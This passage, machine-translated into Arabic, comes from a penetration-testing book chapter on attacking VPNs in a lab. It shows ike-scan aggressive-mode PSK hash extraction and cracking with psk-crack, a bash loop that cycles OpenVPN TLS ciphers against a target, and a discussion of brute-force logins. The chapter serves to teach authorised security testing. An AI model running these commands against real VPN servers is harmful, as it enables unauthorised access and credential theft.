يُظهر هذا أن برنامج IKEmultiيُشغّل عملية IKE-scanعدة مرات (باستخدام عدة خيوط معالجة) ويُجرّب تحويلاً مختلفاً (أو مجموعة مختلفة من سمات SA)في كل مرة. في النهاية، سيتلقى البرنامج مصافحة من الخادم، وبالتالي سيتم تحديد التحويل الصحيح.

يستخدم برنامج IKEmultiتقنية تعدد الخيوط لتجربة العديد من التحويلات المختلفة -جميع التركيبات الممكنة في الواقع -على الرغم من أن هذه العملية قد تستغرق بعض الوقت. يمكنك ترك IKEmultiقيد التشغيل ومتابعة عمليات الاستطلاع في نافذة طرفية جديدة. قد يؤدي تشغيل عمليات مسح UDPأخرى على هذا المضيف أثناء تشغيل IKEmultiإلى تحريف النتائج التي تتلقاها، لذا تجنب ذلك.

Machine Translated by Google

عندما ينتهي برنامج IKEmultiمن فحص خادم VPN، ستظهر لك التحويلات المدعومة. في مثالنا، هذا هو التحويل الافتراضي الذي تم تجربته مسبقًا (والذي أعاد رسالة المصافحة الرئيسية) . من المهم عند اختبار أنظمة العميل التحقق من جميع الخيارات المتاحة. قد يُحدد مسؤولو النظام عن غير قصد خيار تشفير ضعيف، والذي قد يتمكن مخترق خبيث من اختراقه إذا تم اعتراض الحزم. إذا تركت برنامج IKEmultiيعمل، فسترى أنه يعثر في النهاية على تحويل صالح (كما هو موضح في المخرجات التالية). يمكنك التحقق من صحة هذه الاستجابات المُعادة عن طريق إعادة تشغيل IKE-scanوتوفير الأرقام كوسيط للتحويل.

```
تم العثور على تحويل صالح:
['ENC', 'HASH', 'AUTH', 'GROUP']
['5', 2, 1, 2]

----------

حدثت أخطاء أثناء الفحص:
----------

اكتملت جميع العمليات
```

الوضع العدواني

يحتوي بروتوكول IKEv1على ميزة مثيرة للاهتمام تُسمى الوضع العدواني. ستتذكر أنه في مثال سابق، حيث استُخدمت خوارزمية scan IKE-لمحاولة إنشاء اتصال، ظهرت عبارة "تمت إعادة مصافحة الوضع الرئيسي" . الآن، دعونا نلقي نظرة على ما يحدث عند محاولة إجراء مصافحة باستخدام الوضع العدواني، بدلاً من الوضع الرئيسي، وبعض الاختلافات بينهما.

يمكن اعتبار الوضع الرئيسي طريقةً طبيعيةً لتبادل المعلومات، حيث تُنفَّذ جميع الخطوات اللازمة لتبادل المعلومات بأمان بين العميل والخادم. أما الوضع الهجومي، فهو مصمم لتسريع هذه العملية وإجراء مصافحة أسرع. قد يحل هذا مشكلة ضعف اتصال الإنترنت، ولكن لسوء الحظ، كما سترى لاحقًا ، قد يُسرِّب الوضع الهجومي المعلومات. في الواقع، إذا استُخدم هذا الوضع مع مفتاح مُشترك مُسبقًا ،(PSK)يُمكن استخراج المفتاح نفسه ثم كسره قبل استخدامه للمصادقة! لنُجرِّب استخدام IKE-scanفي الوضع الهجومي.

```
ike-scan -A <TargetIP>

بدء تشغيل ike-scan 1.9.4مع مضيف واحد (http://www.nta-monitor.com/tools/ike-scan/)

192.168.56.103 أعاد وضع المصافحة العدواني =HDR
(CKY-R=3a6f5095e3f7f5af) SA=(Enc=3DES Hash=SHA1 Auth=PSK
المجموعة = 2: modp1024 LifeType =مدة الحياة بالثواني (0x00007080 = (4)
تبادل المفاتيح 128)بايت) قيمة عشوائية 16)بايت) المعرف (النوع ID_IPV4_ADDR، القيمة (192.168.56.103 =التجزئة
20)بايت)
```

Machine Translated by Google


```
إنهاء عملية فحص ike-scan 1.9.4: تم فحص مضيف واحد في 0.037 ثانية (27.23 مضيفًا/
(ثانية). تم استلام مصافحة واحدة؛ لم يتم استلام إشعار.
```

تُظهر الاستجابة أن المضيف يدعم الوضع الهجومي، وأن استجابته من نوع Auth=PSK . هذا تكوين قابل للاختراق يُمكن استغلاله لاستخراج المفتاح. يُمكنك محاولة استخراج المفتاح باستخدام الخيار pskcrack--، كما هو موضح لاحقًا. في حال نجاح العملية، سيتم الحصول على تجزئة PSK (وليس المفتاح نفسه كنص عادي) وإخراجها إلى الملف المُحدد.

```
ike-scan -A <TargetIP> --pskcrack=pskhash
```

سيكون لديك الآن ملف يسمى pskhash، والذي يبدو كالتالي:

```
856fddedf02796cba0e14c8839d8c0db21db5aa0c78cfaa4d2758c38bfc04cc89a5798
27c11381d5ccd70a34946439551544ee81bd45183d62b7ac97e62dc80bab40b7a3a8400
8dee44356b13aa0d8178007613c46f5b8713dfd7767eb6246afe1e51766aa98cc9c0c6e3
c4198efe4c26cebecf139a1bbeed3ac19772b697d9b:e36efea7361a2149757784ed457
c378bef2326c8409cb5757dab188059479742af68194cba397f17b87ddcdc6c9e44a0d
8eb7beab2b74b7c98cefa26d3a45120002f1c65751a9a94382fc77291a986ef0013c475
487738cf3e7f2d0b47d6277be8f6121763eb9deff72b9faa5c60db3e2a967f
e33d9086e3ad36b25c1783e95f:f8ba074a600ce931:6be7ede42b1af81e
:0000000100000001000009801010004030000240101000080010005800
2000280030001800400028 00b0001000c000400007080030000240201000
0800100058002000180030001800400028 00b0001000c000400007080030
0002403010000800100018002000280030001800400028 00b0001000c000-
400007080000000240401000080010001800200018003000180040002800b0001000c000
400007080:011101f4c0a83867:6b6ed83c6579237cca7453b87aad335a0e13f992:f55f
61e7d07056417cbf7f1e6e7c5bf7:779a40e6b1d2781e835830260ad0e77765ff2c3b
```

تم تمييز الجزء من هذا النص الذي يهمك، وهو التجزئة نفسها، في نهاية المخرجات السابقة.

ستعرف من استجابة بروتوكول IKE أن هذه القيمة المُجزأة هي قيمة مُجزأة من نوع SHA1. يمكنك حاول فك تشفير هذا التجزئة باستخدام أداة تسمى PSK-crack، كما يلي:

```
برنامج psk-crack pskhash
```

سيؤدي تشغيل هذه الأداة على التجزئة السابقة إلى الحصول على المخرجات التالية:

```
بدء تشغيل برنامج psk-crack [ike-scan 1.9.4] (http://www.nta-monitor.com/tools/
ike-scan/)
يعمل في وضع كسر القاموس
المفتاح "**********" يطابق تجزئة SHA1
779a40e6b1d2781e835830260ad0e77765ff2c3b
إنهاء عملية psk-crack: 394940 تكرارًا في 0.718 ثانية (550040.39 تكرارًا/ثانية)
```

لقد اكتشف برنامج PSK-crack أن هذا عبارة عن تجزئة SHA1، وقام بفك تشفيرها نيابةً عنك.
على الرغم من فك تشفير مفتاح المشاركة المسبقة (PSK)، فقد تم إخفاء الإجابة في الشاشة السابقة حتى لا تفسد متعة التجربة! إذا كنت تتساءل عن كيفية عمل ذلك، يمكنك مراجعة RFC 2409 الذي يشرح بالتفصيل عملية تجزئة المفتاح، والفصل 14 بعنوان "كلمات المرور" الذي يتناول التجزئة وفك التشفير.

Machine Translated by Google


لاحظ أن مفتاح المشاركة المسبقة (PSK)هذا تم اختراقه بسرعة، لأنه لم يكن معقدًا للغاية . يُعدّ مفتاح المشاركة المسبقة الضعيف (كما هو الحال مع أي كلمة مرور ضعيفة) مشكلة يجب التنبيه إليها لعميلك.

بعد تحديد خيارات SAالصحيحة لشبكة VPNهذه بتقنية IPsecواستخراج مفتاح المشاركة المسبقة ،(PSK)أصبح لديك كل ما تحتاجه لمحاولة إنشاء اتصال مع الخادم. يمكنك تجربة ذلك باستخدام أداة ،Charon- cmdوالتي يمكن تثبيتها باستخدام الأمر apt install charon-cmdعلى جهازك الظاهري cmd Kali Linux . Charon-هو عميل IKEيعمل من سطر الأوامر، ويُستخدم للاتصال ببروتوكول IKEباستخدام شبكات VPNبتقنية IPsec.وهو جزء من strongSwan (www.strongswan.org).حل VPNمفتوح المصدر قائم على بروتوكول IPsecلأنظمة لينكس. اطلع على وثائق strongSwanالإلكترونية وصفحة دليل Charon-cmdلمعرفة كيفية إنشاء شبكة IKEخاصة بك مع VPNبتقنية IPsecوالاتصال بها.

والآن دعونا نلقي نظرة على تقنية VPNأخرى، وهي .OpenVPNسنستخدم هذه التقنية لتوضيح أنشطة إضافية بمجرد إنشاء اتصال بشبكة .VPN

أوبن في بي إن

لقد استكشفت بروتوكولي IPsec ،وIKEوالآن ستلقي نظرة على .OpenVPN
من الشائع أن تستخدم المؤسسات التي تستخدم OpenVPNواجهة ويب لتسهيل اتصال عملائها أو موظفيها. تشبه هذه الواجهة إلى حد ما تلك الموضحة في الشكل .8.1عند مواجهة واجهة كهذه، يمكنك محاولة تخمين كلمات المرور أو تنفيذ نوع من هجمات القوة الغاشمة الآلية. ربما تكون قد جمعت بعض المعلومات المفيدة (عناوين البريد الإلكتروني، كلمات المرور المسربة، وما إلى ذلك) خلال أي عمل استخباري مفتوح المصدر (OSINT)قمت به.



الشكل :8.1نموذج تسجيل دخول نموذجي لشبكة OpenVPN

Machine Translated by Google


هجمات بالقوة الغاشمة

بشكل عام، يُنصح بتجنب هجوم القوة الغاشمة حتى استنفاد جميع الوسائل الأخرى. يجب تنفيذ هجوم القوة الغاشمة في وقت أو تاريخ محددين لتجنب حرمان المستخدمين من الوصول إلى شبكتهم. طريقة تنفيذ هذا الهجوم

لا يقتصر هذا الهجوم على OpenVPNفقط، لذا دعونا ننتقل إلى نهج آخر.

يُتيح تسجيل الدخول إلى هذه الواجهة الإلكترونية للمستخدمين ملف تهيئة ورابطًا لتنزيل برنامج العميل المطلوب. ستكون قد رأيت هذا إذا كنت قد قمت بإعداد خادم OpenVPNالخاص بك. (يُعدّ هذا الأمر بسيطًا نسبيًا إذا كنت تستخدم خادم الوصول الخاص بـ OpenVPNعلى الرابط .(openvpn.net/vpn-server يوفر OpenVPNعملاءً لجميع أنظمة التشغيل الرئيسية. سنركز بالطبع على عميل سطر الأوامر لنظام ،Linuxوالذي يُفترض تثبيته افتراضيًا على جهاز Kali Linuxالخاص بك. يمكن تشغيله باستخدام الأمر ،openvpnولكن ستحتاج إلى تحديد الخيارات الصحيحة أو ملف تكوين يحتوي على هذه الخيارات.

ومع ذلك، تم إعداد خادم VPNالخاص بنا بشكل مختلف قليلاً، وإذا استخدمت متصفح ويب للاتصال به على المنفذ 80وطلبت / ،vpnفسترى الصفحة الموضحة في الشكل .8.2



الشكل :8.2الصفحة الرئيسية لخادم VPNالافتراضي الخاص بنا

يُعلمنا ملف التعليمات بكيفية الاتصال بشبكة VPNباستخدام OpenVPN
أداة من سطر الأوامر. أحد الوسائط التي يجب عليك توفيرها هو شهادة مرجعية .(CA)يمكن تنزيل هذه الشهادة أيضًا من خادمنا المستهدف.
مرة أخرى، قد لا تجد هذه المعلومات متاحة بسهولة في كل مرة.

Machine Translated by Google

نظرًا للتحسينات الأمنية التي تُجرى على OpenSSL ومكتبات SSL، أصبحت بعض وظائف البروتوكول قديمة. على [redacted] إذا كنت تستخدم أحدث إصدار من عميل OpenVPN على نظام Kali Linux، فإنه مُجمّع بشكل ثابت باستخدام إصدار جديد من مكتبة OpenSSL، وقد لا يحتوي على جميع الوظائف اللازمة للاتصال بشبكات VPN القديمة. في حال واجهت مشاكل في الاتصال بخدمة VPN بسبب أخطاء في مكتبة SSL، ما عليك سوى تنزيل إصدار أقدم من OpenVPN مرتبط بشكل ثابت بمكتبات SSL القديمة. على سبيل المثال، قم بتنزيل ما يلي:

old.kali.org/kali/pool/main/o/openvpn/openvpn_2.4.3-4_amd64.
ديب

بعد تنزيل ملف .bed هذا (حزمة دبيان)، استخدم الأمر dpkg -i <DownloadedFile> للتثبيت. قد تواجه بعض المشاكل، مثل مشاكل التبعيات، والتي تظهر هنا:

```
dpkg: تحذير: جارٍ تخفيض إصدار OpenVPN من 2.4.7-1 إلى 2.4.3-4
(قراءة قاعدة البيانات ... 176558 ملفًا ومجلدًا حاليًا)
(تم التثبيت.)
جارٍ التحضير لفك ضغط ملف openvpn_2.4.3-4_amd64.deb ...
جارٍ فك ضغط OpenVPN (2.4.3-4) فوق ... (2.4.7-1)
dpkg: مشاكل في التبعيات تمنع تهيئة OpenVPN:
يعتمد برنامج openvpn على مكتبة libssl1.0.2 (>= 1.0.2d)؛ ومع ذلك:
لم يتم تثبيت حزمة libssl1.0.2.

dpkg: خطأ أثناء معالجة حزمة openvpn (--install):
مشاكل التبعية - تركها غير مهيأة
معالجة المحفزات لنظام systemd (241-1) ...
معالجة المشغلات لـ man-db (2.8.5-2) ...
حدثت أخطاء أثناء المعالجة:
أوبن في بي إن
```

في هذه الحالة، تأكد أيضًا من تثبيت الحزم المطلوبة بواسطة هذا الإصدار الأقدم من OpenVPN، والذي وفقًا للإخراج السابق هو libssl1.0.2.

لذا، قم بتثبيت هذا على النحو التالي:

```
apt install libssl1.0.2
```

يجب أن ترى شيئًا مشابهًا للمخرجات التالية:

```
إعداد libssl1.0.2:amd64 (1.0.2q-2) ...
إعداد OpenVPN (2.4.3-4) ...
تثبيت الإصدار الجديد من ملف الإعدادات /etc/openvpn/update-resolv-conf ...

[موافق] إعادة تشغيل خدمة الشبكة الخاصة الافتراضية.
معالجة المحفزات لـ libc-bin (2.28-8) ...
```

تُظهر هذه النتيجة أن الإصدار الأقدم من OpenVPN جاهز للاستخدام الآن، ويتضمن إصداره الأقدم من SSL. يمكنك التأكد من الإصدار المستخدم عن طريق تشغيل الأمر التالي:

Machine Translated by Google

تشغيل OpenVPNبدون أي وسائط. ستحصل على معلومات الاستخدام عند القيام بذلك، ولكن السطر الأول سيعرض معلومات الإصدار، كما هو موضح هنا:

```
OpenVPN 2.4.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4]
[EPOLL] [PKCS11] [MH/PKTINFO] [AEAD]تم إنشاؤه في 30يونيو 2017
```

يمكنك الحصول على الشهادة من الخادم بالنقر على رابط "هيئة إصدار الشهادات للسلام" في صفحة الويب الموضحة في الشكل ،8.2أو يمكنك ببساطة تشغيل الأمر التالي:

```
wget <TargetIP>/ca.crt
```

تبدو الشهادة كالتالي:

```
-----بداية الشهادة-----
MIIDhzCCAoigAwIBAgIJANiBuuYe/D3JMA0GCSqGSIb3DQEBBQUAMGkxCzAJBgNV
BAYTALVTMQswCQYDVQQIEwJDQTEVMBMGA1UEBxMMU2FuRnJhbmNpc2NvMRUwEwYD
h12bk5Cdz9GaAxWah1GEWEQCB0w9GikhqkgBdAهرتزVQQKEwxGb3J0LUZ1bnN0b24x
aW4wHhcNMTcwMjI4MTEyNzMyWhcNMjcwMjI2MTEyNzMyWjBpMQswCQYDVQQGEwJV
UzELMAkGA1UECBMCQ0ExFTATBgNVBAcTDFNhbkZyYW5jaXNjbzEVMBMGA1UEChMM
Rm9ydC1GdW5zdG9uMR8wHQYJKoZIhvcNAQkBFhBtYWlsQGhvc3QuZG9tYWluMIGf
MA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC8LcDYxig9FXFxN+wFgkmINdsQww8T
Yn2SeJUv84tkv+LnvQmoa2JxTav9H7hqcq57lT2eKNci3OoAEsPg5w7AGj95+1jL
NL8eDjF8gV9tO9EjtJrMajP07c4o9yhiKCMD3tLb47KAS0XWKIEMdkT/yQQ6d5+g
zU2lviUyXp+ibQIDAQABo4HOMIHLMB0GA1UdDgQWBBReYamSc5ISkWUyKJOpq9JI
/kK7VjCBmwYDVR0jBIGTMIGQgBReYamSc5ISkWUyKJOpq9JI/kK7VqFtpGswaTEL
MAkGA1UEBhMCVVMxCzAJBgNVBAgTAkNBMRUwEwYDVQQHEwxTYW5GcmFuY2lzY28x
FTATBgNVBAoTDEZvcnQtRnVuc3RvbjEfMB0GCSqGSIb3DQEJARYQbWFpbEBob3N0
LmRvbWFpboIJANiBuuYe/D3JMAwGA1UdEwQFMAMBAF8wDQYJKoZIhvcNAQEFBQAD
gYEAbwSPw5X4os0rPERpKkNL1TaJtGdBOYqKb+AqJF4Ri/fyK41csWC+iTu/9YHF
r+IFVuMJhx1W9v/erbqNFvStcPSAo6E/5OeJT4RHa0IKeL2diHm10JLbAdwC8bCa
HM9kbgsmx3Vg9aBS2XoFWBJFK+f2mgk4jMVs3/GsjiwG8P0=
-----نهاية الشهادة-----
```

هذه هي الشهادة العامة للخادم. ليس من المتوقع أن يحافظ المستخدمون على سريتها، لذا لا يُعدّ الحصول عليها مشكلة كبيرة. يمكنك استخراج المعلومات نفسها من خدمة ويب تدعم بروتوكول .SSL

قد تجد هذا مفيدًا إذا كانت هناك جهة مصدقة مخصصة مستخدمة على شبكة العميل. يمكن استخدام الأمر التالي لاسترداد الشهادة:

```
openssl s_client -connect <TargetIP>:<Port>
```

بعد ذلك، باستخدام أداة مثل X Certificate and Key Management (XCA)، يمكنك عرض المعلومات واستخراجها منها. تتوفر XCAعلى الرابط .github.com/chris2511/xca

من الضروري أيضًا تزويد عميل OpenVPNبالتشفير الصحيح. يجب أن يتطابق هذا التشفير مع التشفير الذي يستخدمه الخادم. فالتشفير هو الذي يحدد كيفية تشفير البيانات. إذا كان لديك خادمان يستخدمان تشفيرًا خاطئًا للتواصل، فسيكون الأمر أشبه بشخص يتحدث الفرنسية لشخص لا يفهم إلا اللغة الهنغارية. سيكون التواصل بين هذين الشخصين صعبًا، ومن المرجح أن يضيع في محاولات الترجمة المتعددة. يمكنك استخدام

Machine Translated by Google

استخدم الخيار --show-tls مع أمر openvpn لعرض جميع تشفيرات TLS المتاحة للاستخدام بواسطة OpenVPN بشكل عام كما يلي:

```
openvpn --show-tls
```

والنتيجة هي رسالة إعلامية وقائمة طويلة من الخيارات، مثل ما يلي:

```
خوارزميات تشفير TLS المتاحة،
مرتبة حسب الأفضلية:

TLS-ECDHE-RSA-WITH-AES-256-GCM-SHA384
TLS-ECDHE-ECDSA-WITH-AES-256-GCM-SHA384
TLS-ECDHE-RSA-WITH-AES-256-CBC-SHA384
TLS-ECDHE-ECDSA-WITH-AES-256-CBC-SHA384
TLS-ECDHE-RSA-WITH-AES-256-CBC-SHA
TLS-ECDHE-ECDSA-WITH-AES-256-CBC-SHA
TLS-DHE-RSA-WITH-AES-256-GCM-SHA384
TLS-DHE-RSA-WITH-AES-256-CBC-SHA256
TLS-DHE-RSA-WITH-AES-256-CBC-SHA
TLS-DHE-RSA-WITH-CAMELLIA-256-CBC-SHA
TLS-ECDHE-RSA-WITH-AES-128-GCM-SHA256
TLS-ECDHE-ECDSA-WITH-AES-128-GCM-SHA256
TLS-ECDHE-RSA-WITH-AES-128-CBC-SHA256
TLS-ECDHE-ECDSA-WITH-AES-128-CBC-SHA256
TLS-ECDHE-RSA-WITH-AES-128-CBC-SHA
TLS-ECDHE-ECDSA-WITH-AES-128-CBC-SHA
TLS-DHE-RSA-WITH-AES-128-GCM-SHA256
TLS-DHE-RSA-WITH-AES-128-CBC-SHA256
TLS-DHE-RSA-WITH-AES-128-CBC-SHA
TLS-DHE-RSA-WITH-CAMELLIA-128-CBC-SHA

انتبه إلى أن فعالية أي مجموعة تشفير في هذه القائمة تعتمد على مدى إمكانية استخدامها.
يعتمد ذلك على الإعدادات المحددة لكلا الجهازين. راجع صفحات الدليل الخاصة بـ
استخدم الخيارين --tls-cipher و --show-tls لمزيد من التفاصيل.
```

لاحظ أن هذه المخرجات تُشير إلى أن نجاح استخدام مجموعة تشفير معينة يعتمد على إعدادات كلٍ من الخادم والعميل. لمعرفة نوع التشفير الذي يستخدمه الخادم، يمكنك تجربة الاتصال به باستخدام كل نوع تشفير على حدة، ومعرفة ما إذا كان أي منها مقبولاً. لن يُتيح لك هذا الاتصال بالخادم أو الاتصال بشبكة VPN، بل سيُخبرك فقط بكيفية تشفير المفاتيح في هذه النسخة من OpenVPN.

يمكنك برمجة حلقة باش تنتقل عبر كل تشفير في القائمة وتُخرجه إلى الطرفية. في الخطوة التالية، ستُوسّع هذا الكود بحيث تُحاول أيضًا تسجيل الدخول مع كل تكرار. تأكد من الضغط على مفتاح الإدخال (Enter) بعد إدخال كل سطر مُوضح لاحقًا. لستَ بحاجة إلى إدخال رمز أكبر من (>)، حيث سيظهر تلقائيًا عند بدء سطر جديد.

```
for cipher in `openvpn --show-tls | grep TLS-`;do echo $cipher;done
```

Machine Translated by Google

سيُظهر الناتج من حلقة bashهذه ببساطة مجموعات التشفير المدرجة في الناتج السابق.

بعد ذلك، يجب عليك محاولة تسجيل الدخول إلى الشبكة الافتراضية الخاصة (VPN)باستخدام كل تشفير في القائمة.
سيُطلب منك إدخال اسم المستخدم وكلمة المرور. أدخل حرفًا واحدًا فقط لكل منهما.

```
for cipher in `openvpn --show-tls | grep TLS-`;
do echo $cipher;
openvpn --client --remote <TargetIP> --auth-user-pass --dev tun --ca ca.crt --auth-nocache --comp-lzo --tls-cipher $cipher; done
```

في البداية، سترى المخرجات التالية ومطالبة باسم المستخدم:

```
الخميس ٢٨مارس [AEAD] [MH/PKTINFO] [PKCS11] [EPOLL] [LZ4] [LZO] [SSL (OpenSSL)] [linux-gnu-pc-٦٤_٨٦x OpenVPN ٢.٤.٣ ١٣:٤٣:٠٤ ٢٠١٩تم إنشاؤه في يونيو
30 2017
الخميس ٢٨مارس ٢٠١٩، الساعة ١٣:٤٣:٠٤إصدارات المكتبات: OpenSSL 1.0.2q ٢٠نوفمبر LZO 2.10 ،٢٠١٨
أدخل اسم المستخدم الخاص بالمصادقة:
```

بعد إدخال اسم المستخدم، سيُطلب منك إدخال كلمة المرور (استخدم aللتخطي).
من خلال هذا)، ثم سترى أخطاءً أو معلومات مثل ما يلي:

```
الخميس ٢٨مارس ٢٠١٩، الساعة ١٣:٤٣:٠٦تحذير: لم يتم التحقق من شهادة الخادم
تم تفعيل هذه الطريقة. راجع الرابط http://openvpn.net/howto.html#mitmالمزيد من المعلومات.
الخميس ٢٨مارس :TCP/UDP ١٣:٤٣:٠٦ ٢٠١٩الاحتفاظ بعنوان IPالبعيد المستخدم مؤخرًا: [AF_INET]192.168.56.103:1194
الخميس 28مارس 2019 13:43:06رابط UDPمحلي (مرتبط): [AF_INET] [undef]:1194
الخميس 28مارس 2019 13:43:06رابط UDPعن بعد: [AF_INET]192.168.56.103:1194
```

لا ينبغي أن يحدث أي شيء آخر في هذه المرحلة، وإلا سيُغلق عميل OpenVPNمع ظهور خطأ. يُمكن اعتبار هذا الخطأ دلالة على أن مجموعة التشفير المُحددة غير صحيحة. اضغط على Ctrl+Cعلى لوحة المفاتيح لإيقاف هذه الدورة من حلقة bash، وستبدأ عملية تسجيل الدخول من جديد. ستواجه على الأرجح رسائل خطأ مختلفة متعلقة بمصافحة TLS، مثل "خطأ :TLSفشلت مصافحة TLS"، ولكن في النهاية ستظهر لك رسالة مشابهة لما يلي:

```
الخميس ٢٨مارس [vpnserver01] ١٤:٠٠:٣٩ ٢٠١٩تم بدء اتصال النظير مع [AF_INET]192.168.56.103:1194
الخميس ٢٨مارس :AUTH ١٤:٠٠:٤٠ ٢٠١٩تم استلام رسالة تحكم: AUTH_FAILED
الخميس ٢٨مارس ٢٠١٩، الساعة ١٤:٠٠:٤٠تم استلام إشارة ،[soft,auth-failure]SIGTERMجارٍ إنهاء العملية
```

Machine Translated by Google

الهدف هنا ليس تخمين اسم المستخدم وكلمة المرور، بل معرفة المعلومات التي يرسلها الخادم. إذا ظهرت لك رسالة "فشل المصادقة" ، فهذا يعني أن لديك الخيارات الصحيحة. في الواقع، يستخدم برنامج VPN اسم المستخدم وكلمة المرور المُدخلين لمحاولة المصادقة . على الرغم من أن اسم المستخدم وكلمة المرور غير صحيحين، إلا أن هذه النتيجة مفيدة لأنك تعرف الآن خيارات التشفير المطلوبة للتواصل مع هذا البرنامج.

لحسن الحظ، توجد بعض المعلومات المخزنة في مختبر الكتب لدينا (في ملف نصي) تُحدد بدقة الخيارات المطلوبة للاتصال، بما في ذلك خوارزمية التشفير. ربما تكون قد عثرت عليها بالفعل؟ إذا قمت بفحص مختبر الكتب لدينا باستخدام Nikto أو أي أداة أخرى لكشف ثغرات الويب، فستجد على الأرجح ملفًا نصيًا عاديًا يُمثل ملفًا تم كشفه عن طريق الخطأ. يحتوي هذا الملف على بعض الإعدادات التي تُساعدك على الاتصال بخدمة OpenVPN. يُحدد الملف خوارزمية التشفير المطلوبة، لذا لم تكن عملية تجربة خوارزميات تشفير مختلفة ضرورية في هذه الحالة، ولكن قد لا تجد دائمًا معلومات الاتصال متاحة بسهولة. بمجرد التأكد من حصولك على مجموعة خوارزميات التشفير الصحيحة (بغض النظر عن الطريقة المُستخدمة للحصول عليها)، حاول تسجيل الدخول إلى VPN باستخدام أسماء مستخدمين وكلمات مرور مختلفة.

قد تجد أن خاصية التحقق بخطوتين مُفعّلة على شبكة VPN الخاصة بعميلك، وأنه بالإضافة إلى اسم المستخدم وكلم[redacted] إدخال بيانات إضافية. قد يكون هذا رمزًا يُوفّره تطبيق Google Authenticator، على سبيل المثال. في هذه الحالة، يصعب تخمين اسم المستخدم وكلمة المرور والرمز الصحيحين، ولكن لا يزال بإمكانك اختبار الثغرات الأمنية الأخرى. إذا لم تكن خاصية التحقق بخطوتين مُفعّلة على شبكة VPN الخاصة بعميلك، فمن الأفضل أن تُشير إليه في تقريرك بضرورة تفعيلها.

فيما يلي أمر مختلف قليلاً يمكنك استخدامه للوصول إلى خادم VPN الافتراضي، حيث يكون login.conf ملفًا نصيًا يحتوي على اسم مستخدم وكلمة مرور صحيحين (اسم المستخدم موجود في السطر الأول، وكلمة المرور موجودة في السطر الثاني في الملف النصي):

```
openvpn --client --remote <TargetIP> --auth-user-pass login.conf --dev tun --ca ca.crt --auth-nocache --comp-lzo --tls-cipher <CorrectCipherSuite>
```

إذا قمت بتوفير بيانات الاعتماد الصحيحة وتحديد مجموعة التشفير الصحيحة، فإن
سيسمح لك الخادم بالاتصال، وسترى المخرجات التالية:

```
الخميس ٢٨مارس ٢٠١٩، الساعة ١٤:٢٨:٥٣تحذير: الملف 'login.conf' متاح لمجموعة أو مستخدمين آخرين

الخميس ٢٨مارس [AEAD] [MH/PKTINFO] [PKCS11] [EPOLL] [LZ4] [LZO] [SSL (OpenSSL)] x٨٦_٦٤-pc-linux-gnu ٢٠١٩ ١٤:٢٨:٥٣ OpenVPN ٢.٤.٣تم إنشاؤه في يونيو

30 2017

الخميس 28مارس ،2019الساعة ،14:28:53إصدارات المكتبات: OpenSSL 1.0.2q 20نوفمبر LZO 2.10، 2018
```

Machine Translated by Google


```
الخميس ٢٨مارس ،٢٠١٩الساعة ١٤:٢٨:٥٣تحذير: لم يتم التحقق من شهادة الخادم
تم تفعيل هذه الطريقة. راجع الرابط http://openvpn.net/howto.html#mitmلمزيد من المعلومات.

الخميس ٢٨مارس :TCP/UDP ١٤:٢٨:٥٣ ٢٠١٩الاحتفاظ بعنوان IPالبعيد المستخدم مؤخرًا: 192.168.56.103:1194[AF_INET]

الخميس 28مارس 2019 14:28:53رابط UDPمحلي (مرتبط): 1194:[undef] [AF_INET]
الخميس 28مارس 2019 14:28:53رابط UDPعن بعد: 192.168.56.103:1194[AF_INET]
الخميس ٢٨مارس [vpnserver01] ١٤:٢٨:٥٣ ٢٠١٩تم بدء اتصال النظير مع 192.168.56.103:1194[AF_INET]

الخميس ٢٨مارس ،٢٠١٩الساعة ١٤:٢٨:٥٤تحذير: تشفير غير آمن بحجم كتلة أقل من ١٢٨بت ٦٤)بت). هذا يسمح بهجمات مثل SWEET32.للتخفيف من هذا الخطر،
استخدم تشفيرًا بحجم كتلة أكبر (مثل AES-256-CBC).

الخميس ٢٨مارس ،٢٠١٩الساعة ١٤:٢٨:٥٤تحذير: تشفير غير آمن بحجم كتلة أقل من ١٢٨بت ٦٤)بت). هذا يسمح بهجمات مثل SWEET32.للتخفيف من هذا الخطر،
استخدم تشفيرًا بحجم كتلة أكبر (مثل AES-256-CBC).

الخميس 28مارس 2019 14:28:54تحذير: يتم استخدام تشفير بحجم كتلة صغير، مما يقلل من عدد البايتات المتناقصة إلى 64ميجابايت للتخفيف من هجمات
SWEET32.
